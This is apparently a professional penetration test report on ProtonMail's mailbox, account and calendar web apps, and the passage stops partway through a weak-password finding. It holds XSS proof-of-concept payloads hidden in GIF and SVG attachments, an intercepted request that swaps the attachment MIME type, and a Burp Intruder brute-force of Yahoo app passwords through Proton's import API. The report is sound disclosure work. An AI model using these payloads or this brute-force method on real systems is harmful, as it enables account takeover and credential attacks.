securITum

Security report

SUBJECT

Penetration testing of beta.protonmail.com, account.protonmail.com and calendar.protonmail.com web applications, in blackbox and whitebox approach

DATE

22.04.2021 – 14.05.2021

LOCATION

Cracow, Poland

Wroclaw, Poland

AUDITORS

Marek Rzepecki

Piotr Izak

Michał Bentkowski

VERSION

1.0

Executive summary

This document is a summary of work conducted by Securitum. The subject of the tests were the following web applications:

- https://account.protonmail.com (application responsible for account management)
- https://beta.protonmail.com (core mailbox application)
- https://calendar.protonmail.com (calendar application, used in conjunction with beta.protonmail.com)

The tests were carried out by using Blackbox and Whitebox approaches. The latter were based on the publicly available source code, downloaded from the organization's github.com repository:

- proton-account (version: 4.0.0-beta.13 – 2021-04-21),
- proton-calendar (version: 4.0.0-beta.17 – 2021-04-21),
- proton-contacts (version: 4.0.0-beta23 – 2021-04-21),
- proton-drive (version: 4.0.0-beta.13 – 2021-04-21),
- proton-mail (version: 4.0.0-beta.40 – 2021-04-21),
- react-components (last commit: dd32a97c6c591f52e82e13e502a8fab442cbd283 – 22.04.2021),
- proton-shared (last commit: 74704bf07a0570e0db218f42e0284b3e89177d28 – 22.04.2021).

The most severe vulnerabilities identified during the assessment were:

- Reflected Cross-Site Scripting - possibility to inject JavaScript code into the image attached to the email

During the tests, particular emphasis was placed on vulnerabilities that might affect confidentiality, integrity or availability of processed data in a negative way.

The security tests were carried out in accordance with generally accepted methodologies, including: OWASP TOP10 (in a selected range), OWASP ASVS as well as internal good practices of conducting security tests developed by Securitum.

As a part of the testing, an approach based on manual tests (using the above-mentioned methodologies) was used, supported by a number of automatic tools, i.a. Burp Suite Professional, DirBuster, ffuf, nmap, Visual Studio Code, semgrep, grep, sonarqube.

The vulnerabilities are described in detail in further parts of the report.

Risk classification

Vulnerabilities are classified in a five-point scale reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below is a short description of meaning of each of severity levels.

- **CRITICAL** - exploitation of the vulnerability makes it possible to compromise the server or network device or makes it possible to access (in read and/or write mode) to data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. the attacker need not gain access to systems that are difficult to achieve and need not perform any kind of social engineering. Vulnerabilities marked CRITICAL must be fixed without delay, especially if they occur in production environment.

- **HIGH** - exploitation of the vulnerability makes it possible to access sensitive data (similar to CRITICAL level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) makes it slightly less likely. Alternatively: the vulnerability is easy to exploit but the effects are somehow limited.


- **MEDIUM** - exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- **LOW** - the exploitation of the vulnerability results in little direct impact on the security of the application or depends on conditions that are very difficult to achieve practically (e.g. physical access to the server).

- **INFO** - issues marked as INFO are not security vulnerabilities per se. They aim to point out good practices, whose implementation will result in increase of general security level of the system. Alternatively: the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical overview of vulnerabilities is shown:



Contents

Change history

Document date	Version	Change description
14.05.2021	1.0	Final version of the report. • Added vulnerabilities and recommendations: ○ SECURITUM-212671-WEB-003 ○ SECURITUM-212671-WEB-004 ○ SECURITUM-212671-WEB-005 ○ SECURITUM-212671-WEB-006 ○ SECURITUM-212671-WEB-007 ○ SECURITUM-212671-WEB-008 ○ SECURITUM-212671-WEB-009 ○ SECURITUM-212671-WEB-010 • Removed the SECURITUM-212671-CODE-002 recommendation, as upon further inspection, it was found that it is not necessary. • Updated the *Recommendation* section of the SECURITUM-212671-WEB-001 vulnerability, with a more specific advice, which may allow to secure an application against the Cross-Site Scripting vulnerability, in this specific case.
06.05.2021	0.1	Draft of the report, containing vulnerabilities discovered up until 05.05.2021. Added vulnerabilities and recommendations: • SECURITUM-212671-WEB-001 - SECURITUM-212671-WEB-002 • SECURITUM-212671-CODE-001 - SECURITUM-212671-CODE-003

Vulnerabilities in web applications - blackbox

[MEDIUM] SECURITUM-212671-WEB-001: Reflected Cross-Site Scripting (XSS)

Summary

The tested application is vulnerable to a Reflected Cross-Site Scripting attack. An attacker may perform unauthorized operations in the application, by injecting an HTML/JavaScript code into an image file, which is sent to another user, and then convincing him or her to open it.

More information:

- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

Prerequisites for the attack

An account in the application.


Technical details (proof of concept)

To reproduce the vulnerability, one has to perform the following steps. The steps performed on the attacker's account were highlighted in red, while the victim's actions are highlighted in green:

1. Create an image containing the JavaScript code. Below is an example of a file, pretending a valid image and a Cross-Site Scripting payload:

```
GIF89a/*<svg/onload=alert(document.domain)>*//;
```

2. Create a new email message and add the above file as an inline attachment:



Re: test

From: securityauditor1@protonmail.com


To: secaudit2

Subject: Re: test


3. Intercept the request of sending an image to the server, change the file MIMEType to `text/html` (highlighted in yellow in the below snippet), and send the email:

```
POST /api/mail/v4/attachments HTTP/1.1
Host: beta.protonmail.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: application/vnd.protonmail.v1+json
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://beta.protonmail.com/u/0/inbox/UmL_me5eWQzeOfaP8tS2ht9eRr_t5y7k-VOpVL2mI5ePAetJY-
m5AEfSXifmNzNSXHWQVHQj-XnqtbFK3H-JrA==
X-Requested-With: XMLHttpRequest
x-pm-appversion: WebMail_4.1.37
x-pm-apiversion: 3
x-pm-uid: [cut]
Content-Type: multipart/form-data; boundary=---------------------------
134143024217358631803631296406
Content-Length: 1879
Origin: https://beta.protonmail.com
Connection: close
Cookie: [cut]

-----------------------------134143024217358631803631296406
Content-Disposition: form-data; name="Filename"

xss.gif
-----------------------------134143024217358631803631296406
Content-Disposition: form-data; name="MessageID"

ir4z-LKImDY6uEv3R6qTUC7GVsiJm0RIr3DGT_gsP7V0B-gAg0AaHVFdBVdotjfZ62C-5O7uU-EurL1__US7AQ==
-----------------------------134143024217358631803631296406
Content-Disposition: form-data; name="ContentID"

58597907@protonmail.com
-----------------------------134143024217358631803631296406
Content-Disposition: form-data; name="MIMEType"

text/html
-----------------------------134143024217358631803631296406
Content-Disposition: form-data; name="KeyPackets"; filename="blob"
Content-Type: application/octet-stream

ÁÀL─────────────────────────────Ã
```

4. When the victim receives the email, application tries to render the `.gif` file containing XSS code, displaying an empty space:


[16] test
S
Sender <securityauditor1@protonmail.com>
11:07
To: secaudit2 Show details

5. A victim may attempt to display the image by right-clicking the empty field and pressing “Open image in new tab”. The XSS payload will be executed:


(1) Inbox | securityauditor2@pr
blob:https://beta.protonmail.co
blob:https://beta.protonmail.com/fdcb5285-5d22-4cb1-8017-fec816a4b0da
OK

beta.protonmail.com says


beta.protonmail.com

It was found that this vulnerability may be exploited in a slightly different way, without the need to modify the MIMEType of a request. To do so, one has to follow these steps:

1. Create a new email and add a crafted SVG image as an attachment (does not need to be an inline image) to the message and send it. Below is an example payload:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert(document.domain);
   </script>
</svg>%
```

2. The victim receives a message with the attached image:



test

securityauditor4@protonmail.com <securityauditor4@protonmail.com> 10:57

To: securityauditor5@protonmail.com Show details


test

Sent with ProtonMail Secure Email.

439 bytes 1 file attached Download all

SVG_XSS.svg (439 bytes)

To display it, one has to click the name of a file. The image will open in the preview:




(6) Inbox | securityauditor5@p

beta.protonmail.com/u/5/inbox/3GrNv-iABYyq3Kd_ymH26Wr9lzjiMr4bqnKDpCOw6YihWj-uTzZsSv4_xwFwMcvVGfdJzYogtHBpjZYfK_PX4Q==

SVG_XSS.svg

1 of 1

3. The victim is convinced (for example, by being informed that image has to be opened in a new tab) to right-click the image and select “Open image in new tab”. The JavaScript code is executed:


(6) Inbox | securityauditor5@p
blob:https://beta.protonmail.cc
OK

blob:https://beta.protonmail.com/ec30ffe3-6c68-4b41-ba72-802178e609dc

beta.protonmail.com says

beta.protonmail.com

Location

The functionality of adding an image to the email, in beta.protonmail.com application.

Recommendation

In general, it is recommended that user-supplied content (such as images, attachments) are hosted in a separate domain. For instance, Google has a main domain `google.com`, while all user content is hosted on `googleusercontent.com`. Thanks to this approach, even if a code gets executed on `googleusercontent.com`, it has no access to the main domain.

A similar approach is recommended in Proton:

1. Create a separate domain, for instance `protonusercontent.com`,
2. The domain hosts a single static page with the following logic:
    a. Add an event handler for `message` event to accept messages sent via `postMessage`,
    b. Make sure that only messages from `protonmail.com` and subdomains are accepted,
    c. The messages will contain content of the attachments and images,
    d. The page will create a `blob:` URL,
    e. Since the blob URL will be created in `protonusercontent.com`, even if it executes some HTML code, it will not have access to content from `protonmail.com`.
    f. The page sends the blob URL back to the sender,
3. The page needs to be embedded within `beta.protonmail.com` in an iframe
4. Whenever a blob needs to be created, then `beta.protonmail.com` sends a `postMessage` to `protonusercontent.com` to create a blob within the sandboxed domain.

Additionally, the `MIMEtype` and `Content-Type` parameters of an attachment should be validated.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[LOW] SECURITUM-212589-WEB-003: Lack of protection against brute force attack on Yahoo account

SUMMARY

The analysis showed that it is possible to use *Import & Export e-mails* feature to brute-force access to Yahoo (https://yahoo.com) account. The Proton application in no way limits the number of incorrectly performed login attempts to Yahoo's account. By sending the API call to the ProtonMail application multiple times, an attacker is able to perform a "Brute Force" attack and thus try to break the Yahoo users' passwords - which in effect may lead to access to their accounts. This means, that an attacker may be able to use Protonmail to "Brute Force" passwords in a third-party application.

More information:

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://wiki.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)

PREREQUISITES FOR THE ATTACK

1. Account in the Proton application.
2. Valid Yahoo e-mail address with generated app password in the e-mail account (another way to sign in).

TECHNICAL DETAILS (PROOF OF CONCEPT)

To perform the "Brute Force" attack, below steps have to be taken:

1. Log into ProtonMail using any account, for instance: securityauditor2@protonmail.com.
2. Navigate to Settings > Import & Export.
3. Click "Start Import" and choose: "Yahoo Mail".
4. Provide user e-mail address and app password.
5. Intercept the request sent in the background.
6. By modifying `Code` JSON parameter, perform brute-force attack.


Assuming that the Yahoo user has configured the account according to Proton configuration guide (generated app password in Yahoo account), a bad actor can perform a brute-force attack on the app password.

The process may have been fully automated. It is enough that the attacker uses the Burp Suite application ("Intruder" module) or writes a script that will send the following request:

```
POST /api/mail/v4/importers HTTP/1.1
Host: account.protonmail.com
Connection: close
Content-Length: 131
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
accept: application/vnd.protonmail.v1+json
sec-ch-ua-mobile: ?0
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36
x-pm-appversion: WebAccount_4.2.2
x-pm-uid: [cut]
Content-Type: application/json
Origin: https://account.protonmail.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://account.protonmail.com/u/0/mail/import-export
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: [cut]

{"Email":"[valid-email-
address]@yahoo.com","ImapHost":"imap.mail.yahoo.com","ImapPort":993,"Sasl":"PLAIN","Code":"[app-
password]"}
```

Generated app password consists of 16 small letters only. Below is an example of generated app password:



Your app password

Your single-use app password for **Proton** is:

vmjx qpya bsmy dpzg

This is a single-use password. You do not need to remember it. It does not replace your normal password.


How to use this password

1. Sign in to the app/service using your normal username
2. Instead of your normal password, enter the app password above

If you stop using **Proton**, you can delete the app password here to remove **Proton**'s access to your account.

Considering time required to perform attack, only last two letters were brute-forced. During the tests, 349 failed attempts to log in to the test account with an incorrect password.

The next, 350th request sent, confirms that the account has not been blocked and presents the ending of enumeration with success (correct finding of the password):


Intruder attack 5

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
343	en	422	☐	☐	1769	
344	fn	422	☐	☐	1769	
345	gn	422	☐	☐	1769	
346	hn	422	☐	☐	1769	
347	in	422	☐	☐	1769	
348	jn	422	☐	☐	1769	
349	kn	422	☐	☐	1769	
350	ln	200	☐	☐	2006	
351	mn	422	☐	☐	1769	
352	nn	422	☐	☐	1769	
353	on	422	☐	☐	1769	
354	pn	422	☐	☐	1769	
355	qn	422	☐	☐	1769	
356	rn	422	☐	☐	1769	
357	sn	422	☐	☐	1769	

Request | Response

Pretty | Raw | Render | \n | Actions | Select extension...

```
HTTP/1.1 200 OK
date: Wed, 12 May 2021 13:23:41 GMT
cache-control: max-age=0, must-revalidate, no-cache, no-store, private
expires: Fri, 04 May 1984 22:15:00 GMT
access: application/vnd.protonmail.api+json;apiversion=4
access-control-allow-origin: https://account.protonmail.com
access-control-allow-credentials: true
access-control-expose-headers: Date, Retry-After
vary: Accept-Encoding
set-cookie: [redacted]
set-cookie:
Content-Length: 309
content-type: application/json
content-security-policy: default-src 'self'; connect-src 'self' blob:; script-src 'self' blob:
'sha256-eAhF1Kdccp0BTXM6nMW7SYBdV0c3fZwzcC177TQ692g='; style-src 'self' 'unsafe-inline'; img-src http: https: data: blob: cid:;
frame-src 'self' blob: https://secure.protonmail.com https://account-api.protonmail.com; object-src 'self' blob:; child-src 'self' data:
 blob:; report-uri https://reports.protonmail.ch/reports/csp; frame-ancestors 'none';
strict-transport-security: max-age=31536000; includeSubDomains; preload
expect-ct: max-age=2592000, enforce, report-uri="https://reports.protonmail.ch/reports/tls"
public-key-pins-report-only: pin-sha256="8joiNBdqaYiQpKskgtkJsqRxF7zN0C0aqfi8DacknnI=";
pin-sha256="drtmcR2kFkM8qJClsuWgUzxgBkePfRCkRpqUesyDmeE="; report-uri="https://reports.protonmail.ch/reports/tls"
x-frame-options: deny
x-content-type-options: nosniff
x-xss-protection: 1; mode=block; report=https://reports.protonmail.ch/reports/csp
referrer-policy: strict-origin-when-cross-origin
x-permitted-cross-domain-policies: none
connection: close

{"Code":1000,"Importer":{"ID":"[redacted]","ImapHost":
"imap.mail.yahoo.com","ImapPort":993,"Email":"[redacted]@yahoo.com","Sasl":"PLAIN","AllowSelfSigned":0,"MailboxSize":{
"Archive":0,"Draft":0,"Inbox":6809,"Sent":1155}}}
```

Search... 0 matches

Location

https://account.protonmail.com/api/mail/v4/importers

Recommendation

It is recommended to limit the number of failed connections attempts to Yahoo account.

More information:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[LOW] SECURITUM-212589-WEB-004: Weak password policy

SUMMARY

During the testing, it was observed that the application did not have an implemented strong password policy. Lack of strong policy allows users to set simple passwords that can then be cracked by the attacker.

More information:


- https://wiki.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)
- https://cwe.mitre.org/data/definitions/521.html

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)


The only requirement of the current password policy is to set a password consisting of at least 8 characters:


New password
•••••••
Password must contain at least 8 characters

Case #1: Registration password

During the account creation process it was noticed that password can contain only numbers. To create account with weak password, take the following steps:

1. Navigate to: https://account.protonmail.com/signup.
2. Provide password consisting only with numbers:

